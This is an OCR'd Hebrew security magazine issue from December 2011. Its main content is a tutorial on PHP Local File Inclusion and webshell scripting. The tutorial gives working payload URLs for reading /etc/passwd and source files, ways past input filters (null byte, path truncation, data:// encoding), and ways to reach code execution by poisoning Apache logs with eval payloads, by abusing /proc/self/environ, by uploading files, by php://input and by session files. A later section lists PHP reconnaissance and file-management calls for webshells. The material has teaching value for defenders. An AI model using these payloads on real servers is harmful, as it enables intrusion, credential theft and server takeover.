


Digital Whisper

גליון 27, דצמבר 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	רועי (Hyp3rInj3cT10n), עומר פינסקר, ליאור קפלן, עו"ד יהונתן קלינגר, עידו קנר ואפיק קסטיאל.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-27 של Digital Whisper, גליון דצמבר, הגליון האחרון לשנת 2011.


אז מה שלומכם חבר'ה? אנחנו מקווים שהכל בסדר. גם הפעם רצינו להגיד תודה רבה לכל מי ששולח לנו מאמרים, משתף אותנו במחקרים שהוא עושה ומנסה לקדם בעזרת ממצאיו את שאר הקהילה. חודש נובמבר עבר, והנה אנחנו כאן, עם גליון חדש נוסף. וכמובן, לפני שנציג את המאמרים, נרצה להגיד תודה רבה לכל מי שתרם מזמנו הפרטי, השקיע, כתב ועזר לנו להגיש לכם את הגליון:

וכמובן, לפני הכל, נרצה להגיד תודה רבה לכל מי שתרם מזמנו ועזר לנו להגיש לכם את הגליון:
תודה רבה ל**רועי (Hyp3rInj3cT10n)**, תודה רבה ל**עומר פינסקר**, תודה רבה ל**ליאור קפלן**, תודה רבה ל**עו"ד יהונתן קלינגר** ותודה רבה ל**עידו קנר**.

קריאה נעימה!

קריאה נעימה!

אפיק קסטיאל וניר אדר.



תוכן עניינים

PHP Code Execution - חלק ב'

מאת: Hyp3rInj3cT10n

הקדמה חלק ב'

PHP Code Execution / Injection היא כותרת לקבוצת פרצות אבטחה באפליקציות Web אשר ניצולן מאפשר לתוקף להריץ קטעי קוד PHP על השרת ולעיתים אף הרצת פקודות מעטפת על המכונה עצמה. במסמך הזה אציג מספר טכניקות שונות מקבוצת פרצות זו, בצירוף דוגמאות קוד והסברים. חשוב לציין כי

מסמך זה מחולק לשני חלקים, **זהו החלק השני**, ומומלץ לקרוא את חלקו הראשון לפני קריאת החלק הנ"ל. ניתן להורידו מכאן:

http://sites.google.com/site/hyp3rinj3ct10n/tutorials/PHPCodesExecution-PartA.pdf

או מכאן:

http://www.digitalwhisper.co.il/issue23

בחלק הראשון דיברתי על הטכניקות:

- Remote File Inclusion
- Dynamic Evaluation
- Shell Commands Injection

והפעם, בחלק השני, אתייחס לנושאים:

- Local File Inclusion
- סקריפטים שימושיים עבור PHP WebShells

לפני שנתחיל אני רוצה להתייחס להערה שקיבלתי מאדם גדול שאני מעריך מאוד לגבי החלק הקודם של המסמך. בקצרה, אפשר לסכם את דבריו למשהו כזה: "אם היית מפרסם את זה לפני כ-4 שנים זה היה רלוונטי". הערה בהחלט במקום וחשוב לי להציג אותה ולהתייחס אליה.

- Remote File Inclusion - הטכניקה מתבססת על כך שבקובץ ההגדרות של php.ini מוגדר allow_url_include=On. גירסת ה-PHP החדשה ביותר נכון לרגע זה היא 5.3.8, ובה (ובעצם, כבר מלפני לא מעט גירסאות) ההגדרה allow_url_include קיבלה ברירת מחדל Off. במילים אחרות, RFI לא ניתנת לשימוש ודי נחשבת טכניקה ישנה.

- Dynamic Evaluation - הטכניקות שהוצגו בפרק (אולי מלבד PCRE Evaluation) באמת ישנות וזה לא סוד. המודעות באמת עלתה קצת, ולא נפוץ למצוא כיום ניצול לטכניקות האלה.

- Shell Commands Injection - גם כאן מדובר בטכניקה שיחסית נחשבת כבר מוכרת והיום גם השימוש בהרצת פקודות דרך PHP פחת.

ובכל זאת, **חשוב לזכור** ש:

- אנשים עדיין משתמשים במוצרים לא מעודכנים, מה שכן מאפשר לנו להשתמש בטכניקות ישנות.
- אנשים עדיין עושים שטויות ודברים טיפשיים, וכן אפשר למצוא סיטואציות לשימוש בטכניקות ישנות.
- אנשים אוהבים (ולפעמים פשוט חייבים) לקצר תהליכים, לכן תמיד אפשר לצפות לטעויות שיעלו טכניקות יחסית ישנות.

כלומר, גם טכניקות שנחשבות ישנות עדיין ניתנות לשימוש למרות היותן ישנות.

סימוני תיקיות ו-Path/Directory Traversal

יש להכיר כמה סימוני תיקיות חשובים:

<u>סימון ראשון:</u>

הצירוף "../" (שתי נקודות רצופות ואז סלאש) - מייצג את **התיקיה שבה נמצאת התיקיה הנוכחית**. באנגלית זה נקרא Parent Directory. **הערה:** בדרך כלל שימוש בזה נקרא באנגלית Path Traversal או Directory Traversal. לדוגמה:

```
/home/roy/domains/../file.ext
```

למעשה מהווה:

```
/home/roy/file.ext
```

<u>סימון שני:</u>

הסימן "./" (נקודה אחת בודדת שאחריה יש סלאש) מייצג את התיקיה הנוכחית בה אנו נמצאים.

לדוגמה:

```
./file.ext
```

הנ"ל מתייחס ל-file.ext בתיקיה הנוכחית.

<u>סימון שלישי:</u>

מיקום מלא - נתינת המיקום המלא של הקובץ.

לדוגמה:

```
/etc/passwd

C:/Windows/system32/cmd.exe
```

בשני המקרים (מערכות הפעלה שונות) נתתי מיקום מלא כדי לגשת לקבצים, ללא תלות בתיקיה שבה אני נמצא עכשיו.

הטכניקה

Local File Inclusion דומה מאוד ל-Remote File Inclusion, ההבדל הוא שפה הניצול והשימוש יהיה עם קבצים מקומיים ולא על קבצים מרוחקים. נתחיל בדוגמה שאתם כבר מכירים מהפרק הקודם:

```
include($_GET['page']);
```

וההתחברות באתר מקשרת אותנו לדף הבא:

```
index.php?page=login.php
```

כמו שהסברתי בפרק הקודם, אם אנחנו מבצעים ייבוא לקובץ שאינו קובץ PHP, הוא מודפס. כך למעשה מבצעים קריאה לקבצים. בנוסף, חשוב לציין שפה אנחנו מתעסקים עם קבצים פנימיים ולכן חשוב לדעת אילו תיקיות וקבצים קיימים. אפשר לפעמים לגלות מידע שימושי משגיאותPHP (כמו ניסיון לייבא קובץ שלא קיים) או כל טכניקה אחרת לחשיפת מידע (Information Disclosure):

בהנחה שהקובץ שרץ נמצא בתיקיה:

```
/home/roy/domains/domain.com/public_html
```

אז אוכל לשלוף את תוכנו של הקובץ /etc/passwd כך:

```
index.php?page=../../../../../etc/passwd
```

שימו לב שהשתמשתי בצירוף שתי הנקודות 5 פעמים, כמספר התיקיות שצריך לעלות כדי להגיע לתיקיה הראשית בשרת. מאחר והקובץ הזה לא מכיל קוד ב-PHP שיכול לרוץ, אז ה-PHP מדפיס אותו כטקסט רגיל. כך קיבלנו את התוכן של הקובץ, מתחילים להבין? נמשיך להתקדם לאט לאט... במידה וזה עובד והצלחנו לקרוא קובץ מסויים, נוכל להשתמש ב-Path/Directory Traversal לבדיקה האם תיקיה מסויימת קיימת. להלן מספר דוגמאות:

```
index.php?page=../../../../../folder/../etc/passwd
index.php?page=../../../../../folder/folder2/../../etc/passwd
index.php?page=../../../../../folder/folder2/folder3/../../../etc/passwd
```

שימו לב שיש לשמור על מספר המעברים לתיקיית ה-Parent Directory בהתאם לעומק התיקיות שבו נכנסנו: בשורה הראשונה, תיקיה אחת - חזרה אחת. בשורה השניה, שתי תיקיות - שתי חזרות. בשורה השלישית - שלוש תיקיות, שלוש חזרות. וכן הלאה... נחזור לקריאת קבצים. להלן טכניקה מיוחדת לקריאת קבצים:

```
index.php?page=php://filter/read=convert.base64-
encode/resource=login.php
```

הטריק הזה יחזיר לנו את התוכן של הקובץ login.php, אך ב-Base64. לפיענוח, נשתמש בפונקציה base64_decode.

עקיפת מנגנוני הגנה

כשיש שימוש ב-str_replace:

דוגמה:

```
$_GET['page'] = str_replace('../','',$_GET['page']);
```

אופן העקיפה (הביטויים באדום יצונזרו, ועדיין השגתי את מה שרציתי):

```
index.php?page=..../...//...//...//...//etc/passwd
```

כשיש סיומת לקובץ:

לדוגמה (אני מזכיר שכך גם לא יהיה צריך להשתמש בסיומת לקובץ בקישור עצמו):

```
include($_GET['page'].'.php');
```

כבר היינו בסיפור הזה עם RFI... נשתמש ב-Null Byte Attack לדוגמה:

```
index.php?page=../../../../../etc/passwd%00
```

הערה: ה-Magic Quotes מבצעים פעולת הברחה לתו ה-Null Byte אז הם צריכים להיות כבויים כדי שזה יעבוד.

כשיש סיומת לקובץ, ומנגנון ה-Magic Quotes פועל:

סיטואציה זהה לדוגמה שהרגע נתתי, אך הפעם מנגנון ה-Magic Quotes פועל. הפעם נשתמש ב- Path Truncation המאפשר לנו להוסיף את "/" ו-"/." כמה פעמים שנרצה מבלי להשפיע על התוצאה. לדוגמה:

```
index.php?page=../../../../../etc/passwd/////
```

או:

```
index.php?page=../../../../../etc/passwd/./././././.
```

כשיש חסימת סלאש:

```
if ( strstr($_GET['page'],'/') ) die('An error has been
occured.'); include($_GET['page']);
```

במקרה כזה, ננסה להשתמש ב-"\" (BackSlash) לדוגמה, פועל במקרים רבים:

```
index.php?page=..\..\..\..\..\etc\passwd
```

כשיש חסימה למרכיבים הבסיסיים בטכניקה:

לדוגמה, יש צינזור מלא על כל תווי הנקודה:

```
$_GET['page'] = str_replace('.','',$_GET['page']);
```

נוכל להתחכם:

```
index.php?page=data://text/plain; base64,Li4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3
ZA==
```

Local File Inclusion to Remote Code Execution

הרצת קודים (Local File Inclusion to Remote Code Execution) זה אפשרי וגם לא מסובך כל כך. כל מה שעלינו לעשות זה ליבא קובץ בשרת שקיים בו קוד ב-PHP. לא נשמע קשה במיוחד. במידה ויש לנו מיקום של קובץ ספציפי (שאולי העלנו אך אין גישה ישירה אליו), נוכל ליבא אותו. אבל מה אם אין? כאן נכנסים לתמונה קבצי הלוגים (Log files). קבצים אלה שומרים ומתעדים כמעט כל פעולה שמתבצעת בשרת. לדוגמה, כשאנו גולשים באתר, נשמרים עלינו פרטים בקבצי הלוגים, פרטים כגון: User-Agent, כתובת IP, לאיפה נכנסנו... כמו כן, במידה ומתקבלת שגיאה כלשהיא, נשמר המידע המתאים בקובץ הלוג המתאים שהוגדר מראש בשרת.

שימוש ב-Apache Access Log:

קובץ זה מתעד את ה"תנועות" שלנו באתרים המאוחסנים על השרת. במילים אחרות, אם אכנס לכאן:

```
http://site.com/<?php eval($_GET[code]); ?>
```

ואז, אשתמש ב-Local File Inclusion בכדי לייבא את הקובץ:

```
index.php?page=../../../../apache/logs/access.log
```

אוכל להריץ קודים ב-PHP בצורה הבאה:

```
index.php?page=../../../../apache/logs/access.log&code=echo($_GET[a]);
```

כך גם אוכל להריץ פקודות בשרת ולהריץ סקריפטים שימושיים נוספים.

שימוש ב-Apache Error Log:

קובץ זה מתעד את השגיאות שגולשים נתקלים בהם בעת גלישה. כלומר, אם אכנס למשהו שלא קיים:

```
http://site.com/<?php echo("Roy"); ?>
```

ואשתמש ב-Local File Inclusion בכדי לייבא את הקובץ:

```
index.php?page=../../../../../apache/logs/error.log
```

הקוד שכתבתי ב-PHP יורץ.

שימוש בקובץ/proc/self/environ:

כשאנחנו נכנסים לקובץ PHP, תהליך חדש נוצר, ולכל תהליך קובץ משלו עם הרבה מידע שימושי עבורנו, מידע מהבקשה שנשלחה. הקובץ הזה מכיל את המידע על התהליך האחרון שנוצר. לכן, בניצול עצמו נצטרך לפעול מהר מאוד. הכנסת מידע לקובץ הזה מתבצעת על ידי הבקשה שאנו שולחים לשרת. כלומר, אם נשנה Header מסויים כמו User-Agent... כלומר, אם אשלח בקשה שמכילה:

```
User-Agent: <?php echo('Roy'); ?>
```

ואכנס מספיק מהר אל:

```
index.php?page=../../../../../proc/self/environ
```

אז קוד ה-PHP שלי יורץ בהצלחה.

שימוש במערכת האתר (העלאת קבצים או תמונות)

לא פעם ולא פעמיים נתקלתי באתרים המאפשרים להעלות אליהם קבצים, ואז הם מקשרים אליהם (להורדה או הצגה). אז למה שלא נתפוס על זה טרמפ? אפשר להעלות קבצים ואז לנווט אליהם. לדוגמה:

```
index.php?page=uploads/myfile.rar
```

הסיומת היא אמנם rar, אך אם כתבתי בפנים קוד ב-PHP, הוא יורץ. בדומה, במידה ומדובר במערכת העלאת תמונות בלבד, אפשר לכתוב קוד PHP בתוך קובץ עם סיומת של תמונה. אולם, אם ישנה בדיקה אמיתית לכך שהקובץ הוא תמונה, ניתן לנצל בחוכמה את המבנה של קבצי התמונות. מה?! אני אסביר בקצרה: יש קבצים עם סיומת של תמונה ולהם יש איזורים של "טקסט חופשי" ושם נוכל לנסות להכניס קוד ב-PHP שיורץ ברגע שתיפתח התמונה בשרת. החבאת טקסטים בתוך תמונות הוא נושא בפני עצמו שאין לו באמת קשר ל-LFI אז לא נרחיב עליו.

שימוש ב-php://input:

עוד טכניקה מעניינת היא שימוש ב-php://input שזהו Wrapper (בדומה ל-php://filter שהצגתי מקודם לקריאת קבצים). ה-Wrapper הזה קורא את ה-RAW POST DATA, כלומר את מה שאנחנו שולחים בדיוק ב-POST. נשתמש בזה כך:

```
index.php?page=php://input
```

ומקביל, נשלח ב-POST את קוד ה-PHP שנרצה להריץ.

שימוש ב-Sessions

ישנם מצבים בהם אנחנו יכולים לגרום ליצירת Session חדש בשרת, אך באפשרותנו גם לשלוט על התוכן שלו. לדוגמה, בשרת שיתופי (Shared Hosting), מהחשבון שלנו נוכל ליצור Session חדש ולכתוב בו מה שנרצה. ועכשיו, נוכל גם לייבא את קובץ ה-Session שלנו לפי ה-Session ID, הרי הוא קובץ לכל דבר. שימו לב שאני מדבר על ה-Session ששמור בשרת, הקובץ עצמו, ולא על ה-Session ID שמוחזר לגולש.

קבצי ה-Sessions נקראים כך:

```
sess_SessionID
```

SessionID הוא המספר המזהה של ה-Session שלנו, שבדרך כלל נשמר בעוגיה הנקראת PHPSESSID.

קבצי ה-Sessions בדרך כלל שמורים באחת מהתיקיות הבאות:

```
/tmp
/tmp/session
/tmp/php/session
/var/lib/session
/var/lib/php4
/var/lib/php5
/var/lib/php/session
/var/lib/php4/session
/var/lib/php5/session
```

Local File Inclusion to Client Side Attacks:

בדומה למה שאמרתי על: Remote File Inclusion to Client Side Attacks, כשאנחנו מבצעים ייבוא לקובץ פנימי המכיל קוד ב-PHP הוא מורץ. אך אם הקוד אינו ב-PHP, הקובץ רק מוצג. למה שלא ננסה לנצל גם את הכיוון הזה? נכון, קודים ב-PHP יכולים לתת לי בדרך כלל הרבה יותר מקודים ב-Javascript אבל בכל זאת אני רוצה גם לציין את הכיוון הזה. כלומר:

```
index.php?page=http://site.com/file.html
```

נגרום "לייבוא" (לגרום להצגה שתגרום להרצה) של קובץ HTML אשר יכיל קוד בשפת צד לקוח. **אין לשכוח את העובדה שזה פועל בצד הלקוח**. לכן, נוכל לנסות לגרום לאנשים ליפול קורבן למתקפות הפועלות בצד הלקוח כמו: Cross Site Scripting, Cross Site Tracing, Cross Site Request Forgery ועוד... בנוסף, אין לשכוח כי בצד הלקוח מטפל הדפדפן של הגולש, כלומר אפשר לנסות לבצע מתקפות הפועלות על הדפדפן עצמו! להזכירכם, יש הרבה שעוד משתמשים אפילו ב-Microsoft Internet Explorer 6 כך שאין גבול לאפשרויות...

תוספות והערות

קבצים שאפשר לייבא:

קודם כל חשוב להדגיש שהניצול יכול להתבצע באופן זהה לדוגמאות שהצגתי במספר רב של קבצים נוספים שלא התייחסתי אליהם. הקבצים שהצגתי הם הפופולרים ביותר במערכות הפעלה מובנות לינוקס. בנוסף, ישנם הרבה מצבים שונים שבהם הקבצים אליהם התייחסתי נמצאים במיקומים שונים בהתאם למה שמותקן בשרת ובהתאם לשינויים של בעל השרת.

קריאת קבצים לעומק:

כשנתחיל להשתמש בטכניקה לצורך קריאת קבצים, מומלץ להתחיל בקריאה לעומק של הקובץ הראשי של האתר (ה-index) במידה ויש בו פעולות ייבוא לקבצים נוספים בשרת, כדאי לקרוא גם אותם לעומק במטרה למצוא עוד קבצים ודברים שיכולים לתרום לנו.

בסופו של דבר, כל הקריאה המעמיקה הזו של הקבצים יכולה לאפשר לנו:

- צפיה פרטי התחברות (למסד נתונים, חשבון בשרת, משתמשים במערכת עצמה ועוד...)
- צפיה במימוש מנגנוני המערכת ואיתור פירצות אבטחה נוספות.
- איתור אפשרויות מוסתרות / מוחבאות בקבצי המערכת.

סקריפטים שימושיים עבור PHP WebShells

הפרק הזה יציג דברים חשובים ב-PHP אשר יכולים להוות שימוש רב בבניית PHP WebShell. שימו לב שהפרק הזה לא מלמד לבנות PHP WebShell ולא יביא לכם PHP WebShells מוכנים.

פרטים על ה-PHP וסביבתו

כשאנחנו מחפשים מידע על ה-PHP וסביבתו, הפונקציה הראשונה שנרצה לנסות להריץ היא phpinfo כדי להגיע לגן העדן שאנחנו מחפשים אחריו. פשוט להריץ ולראות את הפלט המדהים:

```
<?php
phpinfo();
?>
```

הבעיה: לפעמים הפונקציה חסומה לצרכי אבטחה.

אל פחד, יש לנו עוד טריק בשרוול! נשתמש ב-ini_get_all:

```
<?php
print_r(ini_get_all());
?>
```

[הערה: אני משתמש ב-print_r כי היא פונקציה שעוזרת להציג מערכים בפשטות ובקצרה.]

הפונקציה phpversion שמחזירה לנו את גירסת ה-PHP בשרת:

```
<?php
echo phpversion();
?>
```

הפונקציה zend_version מחזירה לנו את גירסתו של מנוע ה-ZEND הקיים:

```
<?php
echo zend_version();
?>
```

הפונקציה php_uname מחזירה לנו תיאור קצר של מערכת ההפעלה עליה פועל ה-PHP:

```
<?php
echo php_uname();
?>
```

ב-PHP יש לנו גם פונקציות שמחזירות לנו מידע אודות מצב שטח הדיסק:

*הפונקציה disk_free_space (או גם diskfreespace) מחזירה לנו את השטח שנותר בדיסק הקשיח:

```
<?php
// Windows:
echo disk free space("C:");

// Linux:
echo disk_free_space("/");
?>
```

*הפונקציה disk_total_space מחזירה לנו את גודלו (סך כל השטח) של הדיסק הקשיח:

```
<?php
// Windows:
echo disk_total_space("C:");

// Linux:
echo disk_total_space("/");
?>
```

עוד טריק קטן הוא הצגת הכוננים הזמינים במערכת ההפעלה Windows:

```
for ( $i='a'; $i<='z'; $i++ )
   if ( @opendir($i.':/') )
        echo $i.' ';
```

אחד ה-Superglobals שחשוב להכיר הוא SERVER, המחזיר לנו מידע על סקריפט ה-PHP שרץ וסביבתו:

```
<?php
print_r($_SERVER);
?>
```

דוגמה לפלט אצלי בשרת הביתי (שימו לב לפרטים המופיעים):

```
Array
(
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_REFERER] => http://localhost/
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1
    [HTTP_ACCEPT] =>
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip,deflate,sdch
    [HTTP_ACCEPT_LANGUAGE] => he-IL,he;q=0.8,en-US;q=0.6,en;q=0.4
    [HTTP_ACCEPT_CHARSET] => windows-1255,utf-8;q=0.7,*;q=0.3
    [HTTP_COOKIE] => _chartbeat2=slhbwv1reyte9hbv
    [PATH] => %CommonProgramFiles%\Microsoft Shared\Windows
Live;C:\Program Files (x86)\PC Connectivity
Solution\;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Win
dows\System32\WindowsPowerShell\v1.0\;C:\Program Files (x86)\Common
Files\Adobe\AGL;D:\Program Files\ATI Technologies\ATI.ACE\Core-
Static;D:\Program Files (x86)\QuickTime\QTSystem\;C:\Program
Files\Common Files\Microsoft Shared\Windows Live;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] =>
    [SERVER_SOFTWARE] => Apache/2.2.17 (Win32)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => 127.0.0.1
    [SERVER_PORT] => 80
```

```
    [REMOTE_ADDR] => 127.0.0.1
    [DOCUMENT_ROOT] => D:/Webserver/home
    [SERVER_ADMIN] => webmaster@localhost
    [SCRIPT_FILENAME] => D:/Webserver/home/script.php
    [REMOTE_PORT] => 3555
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /script.php
    [SCRIPT_NAME] => /script.php
    [PHP_SELF] => /script.php
    [REQUEST_TIME] => 1313778873
)
```

הפונקציה get_current_user מחזירה לנו את שם החשבון שדרכו פועל/רץ הסקריפט הנוכחי:

```
<?php echo get_current_user(); ?>
```

הפונקציה getmyuid מחזירה את מספר החשבון המריץ את הסקריפט:

```
<?php echo getmyuid(); ?>
```

הפונקציה getmygid מחזירה את מספר הקבוצה של החשבון המריץ את הסקריפט:

```
<?php echo getmygid(); ?>
```

הפונקציה getmypid מחזירה את מספר התהליך של ה-PHP:

```
<?php echo getmypid(); ?>
```

הפונקציה php_sapi_name מחזירה לנו את הממשק שמריץ את ה-PHP:

```
<?php echo php_sapi_name(); ?>
```

מידע זה חזר ויחזור בפונקציות, קבועים ומשתנים אחרים שהצגתי ועוד אציג.

הספריות והפונקציות הזמינות

הפונקציה get_loaded_extensions מחזירה מערך ובו שמות כל הספריות (extensions) שנטענו.

```
<?php
print_r(get_loaded_extensions());
?>
```

לדוגמה, אצלי בשרת הביתי זה החזיר (פלט חלקי):

```
Array
(
    [0] => Core
    [1] => bcmath
    [2] => calendar
    [3] => com_dotnet
```

```
    [4] => ctype
    [5] => date
    [6] => ereg
    [7] => filter
    [8] => ftp
    [9] => hash
    [10] => iconv
    [11] => json
    [12] => mcrypt
    [13] => SPL
    [14] => odbc
    [15] => pcre
    [16] => Reflection
    [17] => session
    [18] => standard
    [19] => mysqlnd
    [20] => tokenizer
    [21] => zip
    [22] => zlib
    [23] => libxml
    [24] => dom
    [25] => PDO
    [26] => openssl
    [27] => SimpleXML
    [28] => wddx
    [29] => xml
    [30] => xmlreader
    [31] => xmlwriter
)
```

פונקציה שימושית נוספת היא get_defined_functions המחזירה לנו את כל הפונקציות הנתמכות:

```
<?php
print_r(get_defined_functions());
?>
```

ברשימה נמצאות גם פונקציות שנטענו מתוך ספריות, מה שמאפשר לנו גם לדעת אילו ספריות נטענו.

הנה דוגמה **לחלק קטן** מהפלט של זה בשרת הביתי שלי:

```
   [1184] => mysql_connect
    [1185] => mysql_pconnect
    [1186] => mysql_close
    [1187] => mysql_select_db
    [1188] => mysql_query
    [1189] => mysql_unbuffered_query
    [1190] => mysql_db_query
    [1191] => mysql_list_dbs
    [1192] => mysql_list_tables
    [1193] => mysql_list_fields
    [1194] => mysql_list_processes
```

מהחלק שהראיתי לכם אפשר לראות שנטענה הספריה עבור MySQL.

משתנים וקבועים שהוגדרו

הפונקציה get_defined_vars מחזירה מערך ובו רשימה של כל המשתנים שהוגדרו:

```
<?php
print_r(get_defined_vars());
?>
```

לאותו שימוש יש לנו אפשרות גם להשתמש ב-Superglobal שנקרא GLOBALS:

```
<?php
print_r($GLOBALS);
?>
```

ישנו סוג אחר של משתנים הנקרא משתנים קבועים, ובעזרת הפונקציה get_defined_constants נוכל לראותם:

```
<?php
print_r(get_defined_constants());
?>
```

שימו לב **לחלק קטן** מהפלט בשרת הביתי שלי:

```
  [ZEND_THREAD_SAFE] => 1
   [ZEND_DEBUG_BUILD] =>
   [PHP_VERSION] => 5.3.5
   [PHP_MAJOR_VERSION] => 5
   [PHP_MINOR_VERSION] => 3
   [PHP_RELEASE_VERSION] => 5
   [PHP_EXTRA_VERSION] =>
   [PHP_VERSION_ID] => 50305
   [PHP_ZTS] => 1
   [PHP_DEBUG] => 0
   [PHP_OS] => WINNT
   [PHP_SAPI] => apache2handler
   [DEFAULT_INCLUDE_PATH] => .;C:\php\pear
   [PEAR_INSTALL_DIR] => C:\php\pear
```

הממשק שמריץ את ה-PHP

למדנו כבר לזהות מי הממשק שמריץ את ה-PHP, ובחלק זה אתייחס לפונקציות ב-PHP הקשורות לממשק זה.

Apache

הפונקציה apache_get_version מחזירה לנו את הגירסה של ה-Apache:

```
<?php echo apache_get_version(); ?>
```

הפונקציה apache_get_modules מחזירה לנו את המודולים של ה-Apache:

```
<?php print_r(apache_get_modules()); ?>
```

הפונקציה apache_getenv מאפשרת הצגה של ערכם של המשתנים הסביבתיים של ה-Apache. לדוגמה:

```
<?php echo apache_getenv('SERVER_ADDR'); ?>
```

הפונקציה apache_child_terminate סוגרת את התהליך של ה-Apache בסיום הרצת סקריפט ה-PHP:

```
<?php echo apache_child_terminate(); ?>
```

הערה: מגירסה PHP 5.4.0 הפונקציה תעבוד גם עבור FastCGI ולא רק עבור Apache.

הפונקציה virtual מאפשרת הרצת sub-request, כלומר תת-בקשה לאיזה קובץ שנרצה (PHP, Perl, SHTML וכו')

NSAPI

הפונקציה nsapi_virtual פועלת בדומה ל-virtual של Apache.

IIS

עבור IIS יש מגוון פונקציות רחב ב-ספריית ה-IIS של PHP **החיסרון: יש צורך להתקין את הספריה המיוחדת שלהן.** IIS זמין רק עבור Windows, ולכן חשוב גם להכיר את ה-Extensions ל-Windows שבדרך כלל מתלווים.

CLI

חשוב לזכור שניתן להריץ PHP גם דרך ה-Command Line (או בקיצור CLI). גם פה אין כל כך מה להרחיב, ולכן רק אתן קישור רשמי אל PHP Command Line Usage.

ניהול קבצים ותיקיות

הצגת שמות קבצים ותיקיות:
שימוש ב-glob:

```
<?php
print_r(glob("folder/*"));
?>
```

שימוש ב-scandir:

```
<?php
print_r(scandir("folder/"));
?>
```

שימוש ב-opendir וב-readdir:

```
<?php
if ( $handle = opendir('.') )
{
    while ( $file = readdir($handle) )
            echo $file."<br />\n";
    closedir($handle);
}
?>
```

שימוש ב-dir:

```
<?php
$handle = dir("folder/");
while ( $file = $handle->read() )
    echo $file."<br />\n";
$handle->close();
?>
```

ניהול תיקיות:
יצירת תיקיה - הפונקציה mkdir:

```
<?php
// Create a new folder:
mkdir("newfolder");

// Create a new folder and set permissions via second argument:
mkdir("newfolder",0777);
?>
```

בדוגמה השניה גם קבענו את ההרשאות של התיקיה.

מחיקת תיקיה - הפונקציה rmdir:

```
<?php
rmdir("folder");
?>
```

שינוי שם לתיקיה - הפונקציה rename:

```
<?php
rename("folder","newname");
?>
```

שינוי הרשאות לתיקיה - הפונקציה chmod:

```
<?php
chmod("folder",0777);
?>
```

וכמובן, שאלת המיליון: מה זה 0777? בשביל זה צריך להבין את מערכת ההרשאות של לינוקס. מצאתי אתר שיעשה בשבילכם את חישוב המספרים כדי שתוכלו לשחק בזה ולקבל קצת הבנה לגבי איך זה עובד. יש גם הסברים בלשונית Info.

קריאת קבצים

כיום יש מגוון דרכים לקריאת קבצים. אני אציג כמה מהן:

שימוש ב-file_get_contents:

```
echo file_get_contents("filename.ext");
```

שימוש ב-readfile:

```
readfile("filename.ext");
```

שימוש ב- highlight_file וב-show_source (פונקציות זהות):

```
highlight_file("filename.ext");
show_source("filename.ext");
```

הערה: פונקציות אלה צובעות קודים ב-PHP בהתאם לתחביר.

שימוש ב-fopen@ וב-fread:

```
$handle = @fopen("filename.ext", "r");
echo fread($handle, filesize("filename.ext"));
fclose($handle);
```

[הערה: ניתן לשלב במקום fread פונקציות נוספות כמו fgetss, fgets.]

שימוש ב-file:

```
echo implode('', file("filename.ext"));
```

הורדת קבצים

לפעמים אנחנו רוצים לבצע הורדה של קבצים ולא סתם הצגה שלהם. למעשה, אין הבדל גדול מבחינת קוד, אך זו נקודה חשובה שבחרתי להתייחס אליה. דוגמה להורדת קובץ:

```
<?php
header("Content-Type: application/octet-stream");
header('Content-Disposition: attachment; filename="filename.ext"');
echo file_get_contents('filename.ext');
?>
```

החלק העיקרי כאן הוא החלק שהבלטתי. התוספת הזו גורמת להורדה במקום להצגה של התכנים בדף.

ניהול קבצים

העלאת קובץ - הפונקציה move_uploaded_file. מומלץ לעבור על מסמך שכתבתי: פירצות אבטחה נפוצות ואפשריות בעת העלאת קבצים בעזרת PHP, המכיל דוגמאות מכל הסוגים להרבה סיטואציות הקשורות להעלאת קבצים ב-PHP. יצירת קובץ חדש ועריכת קבצים - הפונקציה fopen@:

```
$handle = @fopen("filename.ext", "a+");
```

